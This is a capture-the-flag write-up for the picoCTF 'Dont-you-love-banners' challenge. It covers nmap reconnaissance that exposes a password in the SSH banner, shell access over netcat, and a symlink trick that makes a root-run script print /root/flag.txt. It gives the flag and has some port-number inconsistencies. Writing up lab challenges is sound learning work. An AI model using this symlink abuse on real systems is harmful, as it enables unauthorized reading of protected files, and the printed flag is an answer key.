

Dont-you-love-banners

To abuse the banner and ultimately get the flag, I need to connect to the running application using `nc tethys.picoctf.net 64426`. But I first need the password to connect which can be found on `tethys.picoctf.net 54396`.



```
┌──(root㉿kali)-[~/Desktop/picoCTF]
└─# nc tethys.picoctf.net 64426
*************************************
*************WELCOME*****************
*************************************

what is the password?
█
```

After scanning the port using the nmap GUI Zenmap and using the command nmap -p 54210 -T4 -A -v -Pn tethys.picoctf.net, I analyzed the output for the password to the application and found that it is using SSH and the password My_Passw@rd_@1234.




Target: tethys.picoctf.net

Command: nmap -p 54210 -T4 -A -v -Pn tethys.picoctf.net

```
nmap -p 54210 -T4 -A -v -Pn tethys.picoctf.net
```


```
Initiating Traceroute at 02:33
Completed Traceroute at 02:33, 3.05s elapsed
Initiating Parallel DNS resolution of 10 hosts. at 02:33
Completed Parallel DNS resolution of 10 hosts. at 02:33, 0.09s elapsed
NSE: Script scanning 3.140.72.182.
Initiating NSE at 02:33
Completed NSE at 02:33, 5.10s elapsed
Initiating NSE at 02:33
Completed NSE at 02:33, 0.00s elapsed
Initiating NSE at 02:33
Completed NSE at 02:33, 0.00s elapsed
Nmap scan report for tethys.picoctf.net (3.140.72.182)
Host is up (0.078s latency).
rDNS record for 3.140.72.182: ec2-3-140-72-182.us-east-2.compute.amazonaws.com

PORT      STATE SERVICE VERSION
54210/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|   2048 91:39:54:e6:c6:a0:80:da:a9:b5:54:07:56:97:fe:d5 (RSA)
|   256 ac:f1:c3:d1:40:f7:fa:ef:b5:70:4c:e4:b8:70:b9:b4 (ECDSA)
|_  256 60:d9:95:a0:ab:4a:f1:3d:dc:9d:38:33:5a:d1:f5:f0 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_7.6p1 My_Passw@rd_@1234
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port54210-TCP:V=7.97%I=7%D=7/3%Time=68664E48%P=i686-pc-windows-windows%
SF:r(NULL,29,"SSH-2\.0-OpenSSH_7\.6p1\x20My_Passw@rd_@1234\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|firewall
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (94%), MikroTik RouterOS 7.X (88%), IPFire 2.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/
o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:ipfire:ipfire:2.27 cpe:/
o:linux:linux_kernel:6.1 cpe:/o:linux:linux_kernel:3.10
Aggressive OS guesses: Linux 4.19 - 5.15 (94%), Linux 4.15 - 5.19 (88%), Linux 4.19 (88%), Linux 5.0 - 5.14
(88%), OpenWrt 21.02 (Linux 5.4) (88%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (88%), Linux 2.6.32 (87%),
```

Upon entering the password, I have successfully connected to the server and am presented with a welcome banner with a couple security questions. After entering the correct answers, I had access to the shell of the application and can start executing commands to find where the flag is located.




```
┌──(root㉿kali)-[~/Desktop/picoCTF]
└─# nc tethys.picoctf.net 58492
*************************************
**************WELCOME****************
*************************************

what is the password?
My_Passw@rd_@1234
What is the top cyber security conference in the world?
defcon
the first hacker ever was known for phreaking(making free phone calls), who w
as it?
john draper
player@challenge:~$ ls
ls
banner  text
player@challenge:~$ cat text
cat text
keep digging
player@challenge:~$ cat banner
cat banner
*************************************
**************WELCOME****************
*************************************
player@challenge:~$ ls /root
ls /root
flag.txt  script.py
```

After investigating the contents of the server, the home directory had two files banner and text with text being a non helpful txt file and banner being the welcome text banner. Moving on to the root directory, there were also two files flag.txt and script.py. Flag.txt seemed like where the flag was stored and script.py seemed like the authentication script to allow access to the shell. I could not access the flag.txt file as I did not have the permissions to do so, but I did have rw permissions for script.py, in which I was able to find a vulnerability in the code where the script would execute any file named banner to display the welcome text.



```
player@challenge:~$ cat /root/flag.txt
cat /root/flag.txt
cat: /root/flag.txt: Permission denied
player@challenge:~$ cat /root/script.py
cat /root/script.py

import os
import pty

incorrect_ans_reply = "Lol, good try, try again and good luck\n"

if __name__ == "__main__":
    try:
      with open("/home/player/banner", "r") as f:
        print(f.read())
    except:
      print("*********************************************")
      print("***************DEFAULT BANNER****************")
      print("*Please supply banner in /home/player/banner*")
      print("*********************************************")

try:
    request = input("what is the password? \n").upper()
    while request:
        if request == 'MY_PASSW@RD_@1234':
            text = input("What is the top cyber security conference in the wo
rld?\n").upper()
```

Using that to my advantage, I removed the banner file from the home directory and created a symbolic link called banner that points to /root/flag.txt so that whenever banner is read in the script, it will actually read /root/flag.txt as it is now a symbolic link to that directory. Once I restarted the server, the flag was printed out instead of the welcome banner.



```
player@challenge:~$ rm banner
rm banner
player@challenge:~$ ln -s /root/flag.txt banner
ln -s /root/flag.txt banner
player@challenge:~$ cat banner
cat banner
cat: banner: Permission denied
player@challenge:~$ exit
exit
logout
What is the top cyber security conference in the world?
^C

┌──(root㉿kali)-[~/Desktop/picoCTF]
└─# nc tethys.picoctf.net 58492
picoCTF{b4nn3r_gr4bb1n9_su((3sfu11y_68ca8b23}

what is the password?
^X@sS
```

Flag: picoCTF{b4nn3r_gr4bb1n9_su((3sfu11y_68ca8b23}